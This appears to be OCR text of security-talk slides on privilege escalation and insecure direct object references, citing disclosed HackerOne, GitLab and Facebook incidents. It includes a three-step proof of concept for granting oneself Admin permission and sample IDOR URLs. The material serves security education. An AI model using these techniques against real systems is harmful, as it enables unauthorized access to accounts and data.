
https://github.com/andresriancho/jwt-fuzzer

Privilege escalation from any user (including external) to gitlab admin when admin impersonates you



@davwwwx


Privilege escalation from any user (including external) to gitlab admin when admin impersonates you




https://hackerone.com/reports/493324

@davwwwx

Facebook Access Token Security Breach (30 million accounts)




https://about.fb.com/news/2018/09/security-update/



https://about.fb.com/news/2018/10/update-on-security-issue/

@davwwwx

Privilege Escalation (vertical)



metnew submitted a report to **HackerOne**. Jun 11th (2 years ago)

Summary

`https://hackerone.com/TEAM/groups` URL is accessible to team members with Program permission, even when "Group Management" and "User Management" menus aren't visible.

I didn't research this further, however, I was able to grant all permissions to the user assigned to a group with `Program` permission.

PoC

> Tested on a user assigned to a group with Program permissions

1. Go to `https://hackerone.com/TEAM/groups`
2. Select the current user's group
3. Add arbitrary permission (e.g. Admin)

https://hackerone.com/reports/605720


Insecure Direct Object Reference

Privilege Escalation (horizontal)

https://insecure-website.com/customer_account?customer_number=132355

https://insecure-website.com/customer_account?customer_number=132356

Insecure Direct Object Reference



Jobert Abma (jobert)

6100	-	6.44	93rd	18.95	89th
Reputation	Rank	Signal	Percentile	Impact	Percentile

25

#663431

IDOR in Bugs overview enables attacker to determine the date range a hackathon was active

Share:


State	Resolved (Closed)	Severity	Low (3.8)
Disclosed	December 13, 2019 9:53pm +0400	Participants	
Reported To	HackerOne	Visibility	Disclosed (Full)
Reported at	July 30, 2019 2:59am +0400		
Asset	https://hackerone.com (Domain)		
CVE ID			
Weakness	Insecure Direct Object Reference (IDOR)		

https://hackerone.com/reports/663431

Insecure Direct Object Reference

https://hackerone.com/reports/741683

Insecure Direct Object Reference



Himanshu Kumar (hk755a)

1316	-	2.19	71st	19.59	90th
Reputation	Rank	Signal	Percentile	Impact	Percentile

